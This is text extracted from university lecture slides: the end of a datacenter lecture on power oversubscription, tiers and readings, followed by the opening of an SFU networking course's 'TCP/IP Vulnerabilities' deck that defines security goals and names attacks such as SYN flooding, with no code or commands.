
Power Saving: Issues

- Rate maximum power (on nameplate) is conservative
 - Rarely happens during operation
- Power consumed by a server depends on the load
 - need to measure power consumption in real time
- Workload consolidation can help putting more servers in inactive idle modes
 - But it might complicate distributed applications
- Potential: Power Oversubscription:
 - Not all servers run at their peak all the time

Measurement Study from Google

Measure power of servers at different groups over 6 months:

- Rack (80 servers)
- PDU (800 servers)
- Cluster (5,000 servers)



Power Measurement Study

- Cluster never ran above 72% of its peak power
 - 28% of power is wasted
- We could add more machines to the cluster (~40%) at the same power level
- Need to take some pre-cautions:
 - Mixed workload (some less critical ones that can be terminated or delayed)

Data Centers – Tiers

- Tier I:
 - Single path for power /cooling distribution, no redundant components
- Tier II
 - Adds redundant components ($N + 1$), improving availability.
- Tier III:
 - Multiple power/cooling distribution paths but one active path
 - Provide redundancy even during maintenance, usually $N + 2$
- Tier IV:
 - Two active power/cooling distribution paths, redundant components
- Most commercial DCs are III and IV
 - Availability for II, III, IV: 99.75, 99.98%, 99.995%

Summary

- Discussed high level design of datacenters
 - Power distribution
 - Cooling
 - Network and storage
- Power is critical
 - Datacenters are characterized by IT power level
 - Discussed different methods for power saving
- Energy non-proportionality of servers
 - CPU and even worse disks and DRAMS

References

- Al-Fares et al., A Scalable, Commodity Data Center Network Architecture, SIGCOMM 2008
 - Required reading
- Abts and Felderman, A Guided Tour of Data-Center networking, Communications of the ACM, June 2012.
 - Required Reading
- Barroso, Clidara, and Holzle, [The Datacenter as a Computer An Introduction to the Design of Warehouse-Scale Machines](#), 2nd edition, 2013
 - Required Reading: Chapters 1, 4, 5, and Sec 3.3
- Singh et al, Jupiter Rising: A Decade of Clos Topologies and Centralized Control in Google's Datacenter Network, SIGCOMM 2015.
 - Optional Reading

Questions?



SIMON FRASER UNIVERSITY
ENGAGING THE WORLD

CMPT 471: Networking II

Fall 2020

Network Security

TCP/IP Vulnerabilities


Instructor: Khaled Diab

Security Goals

- Common general security goals: “CIA”
 - Confidentiality
 - Integrity
 - Authenticity
 - Availability


Confidentiality (Privacy)

- Confidentiality is **concealment of information**.




Integrity

- Integrity is **prevention of unauthorized changes.**



Authenticity

- Authenticity is knowing who you are talking to.




Authenticity



"On the Internet, nobody knows you're a dog."

Availability

- Availability is ability to use information or resources.



Observation

- Lots of things designed for “working” and “internetworking”
- Security is missing or left as “out-of-band”

Sources of Network Vulnerabilities

- Protocol-level vulnerabilities
 - Implicit trust assumptions in design
- Implementation vulnerabilities
 - Both on routers and end-hosts
- Incomplete specifications
 - Often left to the programmers

Network Security Roadmap

- TCP/IP attacks
- DNS attacks
- (Tentative) Firewalls and VPNs
- (Tentative) Cryptography


TCP/IP Attacks

- We will study three attacks:
 - TCP SYN flooding
 - TCP Reset
 - TCP Session Hijacking

SYN Flooding

